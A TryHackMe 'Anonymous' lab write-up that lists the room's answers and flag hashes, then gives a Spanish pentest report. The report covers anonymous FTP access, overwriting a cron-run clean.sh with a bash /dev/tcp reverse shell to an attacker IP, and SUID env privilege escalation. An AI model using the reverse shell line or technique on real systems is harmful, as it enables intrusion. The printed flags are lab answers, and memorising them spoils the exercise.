TryHackMe - Anonymous

Try to get the two flags! Root the machine and prove your understanding of the fundamentals! This is a virtual machine meant for beginners. Acquiring both flags will require some basic knowledge of Linux and privilege escalation methods.

Answer the questions below

- Enumerate the machine. How many ports are open?
  4
- What service is running on port 21?
  ftp
- What service is running on ports 139 and 445?
  smb

- There's a share on the user's computer. What's it called?
  pics
- user.txt
  90d6f992585815ff991e68748c414740
- root.txt
  4d930091c31a622a7ed10f27999af363

Informe de Penetración - Laboratorio

Cliente / Proyecto: TryHackMe / Anonymous
Fecha: 04/09/2025
Pentester: Rubo
Objetivo: Evaluación de seguridad en entorno controlado para prácticas de explotación.

1. Resumen Ejecutivo

Durante la auditoría a la máquina **Anonymous** se consiguió:

- **Acceso inicial** al servicio **FTP (21)** mediante login anónimo.
- **Ejecución remota de comandos** al sobrescribir un script `clean.sh` ejecutado automáticamente en el sistema.
- **Escalada de privilegios a root** mediante un binario SUID (`/usr/bin/env`).
- **No se realizó pivoting** hacia otras redes internas.

  Impacto simulado: acceso total al sistema con permisos de administrador, posibilidad de modificar archivos, acceder a credenciales y controlar el servidor.

2. Alcance y Metodología

Alcance:

- Dirección IP: `10.10.228.204`
- Sistema Operativo detectado: Linux
- Servicios expuestos: `21/tcp FTP` , `22/tcp SSH` , `139/tcp SMB` , `445/tcp SMB`

Metodología (basada en PTES/OSSTMM):

1. **Reconocimiento** → `ping` , `nmap`
2. **Enumeración** → `ftp` , `smbclient`
3. **Explotación** → Subida de `clean.sh` malicioso vía FTP
4. **Post-explotación** → Escalada de privilegios con `env` (SUID)

3. Hallazgos Técnicos

3.1 Servicio FTP – Login anónimo habilitado

- **Severidad:** Alta
- **Evidencia:**

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ftp 10.10.228.204
Connected to 10.10.228.204.
220 NamelessOne's FTP Server!
Name (10.10.228.204:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

- **Impacto:** Acceso sin credenciales al sistema de ficheros vía FTP.
- **Recomendación:** Deshabilitar login anónimo en FTP y usar autenticación segura.

3.2 Ejecución remota con `clean.sh` (cron job vulnerable)

- **Severidad:** Crítica
- **Evidencia:**


```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# cat clean.sh
#!/bin/bash

bash -i >& /dev/tcp/10.23.171.29/443 0>&1
```

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [10.23.171.29] from (UNKNOWN) [10.10.228.204] 59532
bash: cannot set terminal process group (1640): Inappropriate ioctl for device
bash: no job control in this shell
namelessone@anonymous:~$
```

- **Impacto:** El atacante obtiene una shell remota cuando el cron ejecuta `clean.sh`.
- **Recomendación:** Evitar que scripts sensibles sean sobrescritos, aplicar permisos adecuados y restringir acceso FTP.

3.3 Escalada de privilegios con binario SUID `/usr/bin/env`

- **Severidad:** Crítica
- **Evidencia:**
  `find / -perm -4000 2>/dev/null`



- **Impacto:** Acceso completo como root al sistema operativo.
- **Recomendación:** Eliminar permisos SUID innecesarios y aplicar hardening en el sistema.

4. Impacto en el Negocio (adaptado al laboratorio)

- **Crítico:** Acceso remoto total al sistema como root.
- **Alto:** Ejecución arbitraria de comandos vía cron job sobrescrito.
- **Medio:** Acceso inicial sin autenticación al servicio FTP.

5. Recomendaciones Globales

1. Deshabilitar login anónimo en FTP.
2. Configurar permisos correctos en scripts críticos (ej. `clean.sh`).
3. Revisar y eliminar binarios SUID inseguros (`/usr/bin/env`).
4. Implementar segmentación de red y limitar la exposición de servicios SMB/FTP.
5. Aplicar monitoreo de seguridad y alertas sobre cambios en binarios o cron jobs.

6. Conclusión

El atacante comprometió el sistema a través de un **acceso inicial en FTP anónimo**, explotó un **cron job inseguro (`clean.sh`)** para ejecutar una **reverse shell**, y finalmente escaló privilegios a **root** mediante un **binario SUID vulnerable (`env`)**.

Camino seguido: FTP (anónimo) → subida de `clean.sh` malicioso → reverse shell → escalada SUID `env` → root.
Resultados: Se demostró que configuraciones inseguras de FTP, cron jobs mal gestionados y binarios SUID expuestos permiten un **compromiso total del sistema**.

*Tabla de Severidades

Vulnerabilidad	Servicio	Severidad	Impacto
FTP anónimo	FTP (21)	Alta	Acceso no autenticado a archivos
Cron job sobrescribible	Linux	Crítica	Ejecución remota de comandos
Binario SUID `/usr/bin/env`	Linux	Crítica	Escalada de privilegios a root